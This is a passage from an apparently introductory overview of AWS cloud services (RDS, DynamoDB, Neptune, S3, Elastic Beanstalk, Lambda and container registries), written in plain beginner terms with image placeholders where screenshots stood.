
Amazon Relational Database Service (RDS) is a managed SQL database service. Here you can spin up mysql, oracle, and much more as shown in the below image:



These instances are extremely easy to spin up and run on top of EC2 instances.


NoSql

NoSql services are getting increasingly popular and AWS has a couple offerings. You can use Amazon's DynamoDB managed NoSql service to handle this. You can also use other popular solutions such as mongodb,elasticsearch, Cassandra and more.




Graph DBS

Graph Databases are also starting to gain popularity and AWS has its own graph database called Neptune.



S3 Buckets


I'm sure the vast majority of people have heard of S3 buckets but if you have not a S3 bucket is a cloud storage resource. It is the go to place for storing uploaded files, images, and everything else.



As you can see above we are storing a bunch of images in this S3 bucket.

Elastic BeanStalk


According to Google AWS Elastic Beanstalk is an easy-to-use service for deploying and scaling web applications and services developed with Java, . NET, PHP, Node. js, Python, Ruby, Go, and Docker on familiar servers such as Apache, Nginx, Passenger, and IIS. In simple words we use beanstalk to deploy web applications.



As shown in the above image we have our Python API running on beanstalk. All we have to do is upload our code and the rest of the deployment cycle is taken care of for you.

Lambda


According to Google Serverless computing is a cloud computing execution model in which the cloud provider allocates machine resources on demand, taking care of the servers on behalf of their customers.



As a programmer all you have to do is write a function and attach a trigger that will cause your function to be called. This style of development is fairly different from how things are traditionally done.

Container Register

It's common practice for developers to dockerize applications before deploying them. In the past you would write a program and it would work fine on your computer but it wouldnt on your friends. Docker helped solve this issue, if the docker image runs on your computer it will run on any other computer that has docker installed.



